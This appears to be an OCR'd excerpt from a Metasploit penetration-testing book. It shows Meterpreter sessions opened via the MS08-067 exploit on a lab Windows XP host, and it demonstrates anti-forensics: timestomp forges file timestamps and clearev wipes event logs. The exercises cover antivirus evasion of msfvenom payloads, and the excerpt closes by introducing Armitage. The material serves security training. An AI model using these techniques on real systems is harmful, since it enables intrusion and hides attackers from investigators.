
Timestomp

Each and every file and folder located on the filesystem, irrespective of the type of operating system, has metadata associated with it. Metadata is nothing but properties of a particular file or folder, which contains information such as the time and date that it was created, accessed, and modified, its size on the disk, its ownership information, and some other attributes, such as whether it's marked as read-only or hidden. In case of any fraud or incident, this metadata can reveal a lot of useful information that can trace back the attack.

Apart from the metadata concern, there are also certain security programs, known as file integrity monitors, that keep on monitoring files for any changes. Now, when we compromise a system and get a Meterpreter shell on it, we might be required to access existing files on this system, create new files, or modify existing files.

When we make such changes, it will obviously reflect in the metadata in the form of changed timestamps. This could certainly raise an alarm or give away a lead during an incident investigation. To avoid leaving our traces through metadata, we would want to overwrite the metadata information (especially timestamps) for each file and folder that we accessed or created during our compromise. Meterpreter offers a very useful utility called Timestomp, with which you can overwrite the timestamp values of any file or folder with one of your choosing.


The following screenshot shows the help menu of the `timestomp` utility once we have got the `meterpreter` shell on the compromised system:



```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1090) at 2017-05-26 12:55:30 -0400

meterpreter > sysinfo
Computer        : SAGAR-C51B4AADE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > timestomp

Usage: timestomp OPTIONS file_path

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file


meterpreter > 
```

Figure 8.13 – Exploiting the target

The following screenshot shows the timestamps for the `Confidential.txt` file before using `timestomp`:



Confidential

Type of file: Text Document

Opens with: Notepad

Location: C:\

Size: 28 bytes (28 bytes)

Size on disk: 4.00 KB (4,096 bytes)

Created: Today, June 01, 2017, 9:25:54 AM


Modified: Today, June 01, 2017, 9:25:54 AM

Accessed: Today, June 01, 2017, 9:25:44 AM

Attributes: □ Read-only □ Hidden

Figure 8.14 – Checking file properties using the timestamp


Now, we will compromise our target system using the `SMB MS08_67_netapi` vulnerability and then use the `timestomp` utility to modify timestamps of the `Confidential.txt` file, as in the following screenshot:



```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1105) at
 2017-05-30 22:33:32 -0400

meterpreter > sysinfo
Computer        : SAGAR-C51B4AADE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > timestomp Confidential.txt -c "02/10/2014 10:10:10"
```

Figure 8.15 – Exploiting the target

After using the `timestomp` utility to modify the file timestamps, we can see the changed timestamp values for the `Confidential.txt` file, as demonstrated in the following screenshot:



Confidential Properties

Confidential

Type of file: Text Document

Opens with: Notepad

Location: C:\

Size: 28 bytes (28 bytes)

Size on disk: 4.00 KB (4,096 bytes)

Created: Thursday, October 02, 2014, 10:10:10 AM

Modified: Thursday, October 02, 2014, 10:10:10 AM

Accessed: Today, May 31, 2017, 9:08:02 AM

Attributes: □ Read-only □ Hidden

Figure 8.16 – Checking file properties using the timestamp

We now move to the next utility, `clearev`, which will help clear tracks on the target system.

Clearev


Whenever we interact with a Windows system, all the actions get recorded in the form of event logs. The event logs are classified into three categories:

- **Application logs**: Contains application events, such as startup, and shutdown
- **Security logs**: Contains security events, such as login failures
- **System logs**: Contains system events, such as startup, reboot, and updates

In the case of a system failure or security compromise, event logs are most likely to be seen first by the investigator/administrator.

Let's consider a scenario wherein we compromised a Windows host using some vulnerability. Then, we used Meterpreter to upload new files to the compromised system. We also escalated privileges and tried to add a new user. Now, these actions would get captured in the event logs. After all the efforts we put into the compromise, we would certainly not want our actions to get detected. This is when we can use a `meterpreter` script, known as `clearev`, to wipe out all the logs and clear our activity trails.

The following screenshot shows the Windows Event Viewer application, which stores and displays all event logs:




System 795 event(s)

Type	Date	Time	Source	Category	Event	User	Computer
Information	5/30/2017	9:32:05 AM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:31:57 AM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:31:57 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Information	5/30/2017	9:31:15 AM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:31:15 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Information	5/30/2017	9:30:45 AM	Tcpip	None	4201	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:30:33 AM	Browser	None	8033	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:30:30 AM	Tcpip	None	4202	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:00:43 AM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:00:43 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Information	5/30/2017	9:00:19 AM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Information	5/30/2017	9:00:17 AM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Error	5/30/2017	8:59:18 AM	Service Control Manager	None	7006	N/A	SAGAR-C51B4AADE
Error	5/30/2017	8:58:42 AM	Service Control Manager	None	7006	N/A	SAGAR-C51B4AADE
Information	5/30/2017	8:57:43 AM	SbieDrv	None	1101	N/A	SAGAR-C51B4AADE
Information	5/30/2017	8:55:25 AM	Tcpip	None	4201	N/A	SAGAR-C51B4AADE
Warning	5/30/2017	8:55:17 AM	BTHUSB	None	18	N/A	SAGAR-C51B4AADE
Information	5/30/2017	8:54:14 AM	vmci	None	3	N/A	SAGAR-C51B4AADE
Information	5/30/2017	8:57:29 AM	eventlog	None	6005	N/A	SAGAR-C51B4AADE
Information	5/30/2017	8:57:29 AM	eventlog	None	6009	N/A	SAGAR-C51B4AADE
Information	5/26/2017	11:11:28 PM	eventlog	None	6006	N/A	SAGAR-C51B4AADE
Information	5/26/2017	11:11:19 PM	Application Popup	None	26	N/A	SAGAR-C51B4AADE
Error	5/26/2017	10:46:05 PM	Service Control Manager	None	7009	N/A	SAGAR-C51B4AADE
Information	5/26/2017	10:43:03 PM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/26/2017	10:43:02 PM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/26/2017	10:43:02 PM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Information	5/26/2017	10:42:57 PM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/26/2017	10:42:56 PM	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Information	5/26/2017	10:42:56 PM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	5/26/2017	10:42:56 PM	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE

Figure 8.17 – Checking the Windows event logs


Now, we compromise our target Windows system using the `SMB MS08_67_netapi` vulnerability and get `meterpreter` access. We type in the `clearev` command on the `meterpreter` shell (as in the following screenshot), and it simply wipes out all the event logs on the compromised system:



```
msf exploit(ms08_067_netapi) > set RHOST 192.168.44.129
RHOST => 192.168.44.129
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.44.134:4444
[*] 192.168.44.129:445 - Automatically detecting the target...
[*] 192.168.44.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.44.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.44.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:4444 -> 192.168.44.129:1176) at 2017-05-30 00:17:11 -0400

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clearev
[*] Wiping 380 records from Application...
[*] Wiping 798 records from System...
[-] stdapi_sys_eventlog_open: Operation failed: 1314
meterpreter > 
```

Figure 8.18 – Exploiting the target

Back on our compromised Windows system, we check the Event Viewer and find that all the logs have been cleared out, as demonstrated in the following screenshot:



There are no items to show in this view.

Figure 8.19 – Checking the Windows event logs

Hence, by using `clearev` within Meterpreter, we were successfully able to clear the events on the target system, as in the preceding screenshot.

Summary

We started this chapter with an overview of various encoders to obfuscate payloads, and then we learned how to use 7-zip to create encrypted payload archives. We then looked at the latest evasion module. We concluded the chapter with the Metasploit anti-forensics capabilities, including timestomp and clearev.

Moving on to the next chapter, we'll deep dive into a cyber attack management tool called Armitage, which uses Metasploit at the backend and facilitates more complex penetration testing tasks.

Exercises

You can try the following exercises:

- Use the `msfvenom` utility to generate a payload, and then try using various encoders to make it less detectable using the site `https://www.virustotal.com`. Use a tool called Hyperion for making the payload undetectable.
- Try using any of the sandbox applications to analyze the behavior of the payload generated using the `msfvenom` utility.
- Use the evasion module to generate a payload executable and scan it using Virustotal to see how many antivirus programs are able to detect it.

Further reading

Further information on antivirus evasion using Metasploit can be found at `https://blog.rapid7.com/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/`.

9
Cyber Attack Management with Armitage

So far in this book, you have learned various basic and advanced techniques for using Metasploit in all stages of the penetration testing life cycle. We have performed all this using the Metasploit command-line interface `msfconsole`. Now that we are familiar with using `msfconsole`, let's move on to using a graphical interface, which will make our penetration testing tasks even easier. In this chapter, we'll cover the following topics:

- What is Armitage?
- Starting the Armitage console
- Scanning and enumeration
- Finding and launching attacks

Technical requirements

The following are required:

- Armitage
- The Metasploit Framework
- Metasploitable 2

What is Armitage?

In simple terms, Armitage is nothing more than a GUI tool for performing and managing all the tasks that could otherwise have been performed through `msfconsole`.

Armitage does the following:

- Helps us to visualize the targets
- Automatically recommends suitable exploits
- Exposes the advanced post-exploitation features in the framework


Remember, Armitage uses Metasploit at its backend. So, in order to use Armitage, you need to have a running instance of Metasploit on your system. Armitage not only integrates with Metasploit but also with other tools, such as **Network Mapper** (**NMAP**), for advanced port scanning and enumeration.

Armitage comes preinstalled on a default Kali Linux installation.

Now, let's get started with running the Armitage console.

Starting the Armitage console


Before we actually start the Armitage console, first we need to start the PostgreSQL and Metasploit services, as in the following screenshot:



```
root@kali:~# service postgresql start
root@kali:~# msfconsole
```

Figure 9.1 – Starting postgresql database and msfconsole

Once the PostgreSQL and Metasploit services are up and running, we can launch the Armitage console by typing `armitage` into the command shell, as in the following screenshot:



```
root@kali:~# armitage
```

Host: 127.0.0.1

Port: 55553

User: msf

Pass: ****

Figure 9.2 – Starting Armitage

The parameters **Host**, **Port**, **User**, and **Pass** can be kept as the default. These are required to connect Armitage with the Metasploit Framework.

Upon the initial startup, the Armitage console appears as in the following screenshot:





Figure 9.3 – The Armitage console

Now that the Armitage console is up and running, let's add the hosts we wish to attack. To add new hosts, follow these steps:

1. Click on the **Hosts** menu.
2. Select the **Add Hosts** option.
3. You can either add a single host or multiple hosts per line, as in the following screenshot:



Enter one host/line:


192.168.44.133

Figure 9.4 – Adding hosts to Armitage

Now that Armitage is ready to run, we'll move on to using it for scanning and enumeration.

Scanning and enumeration

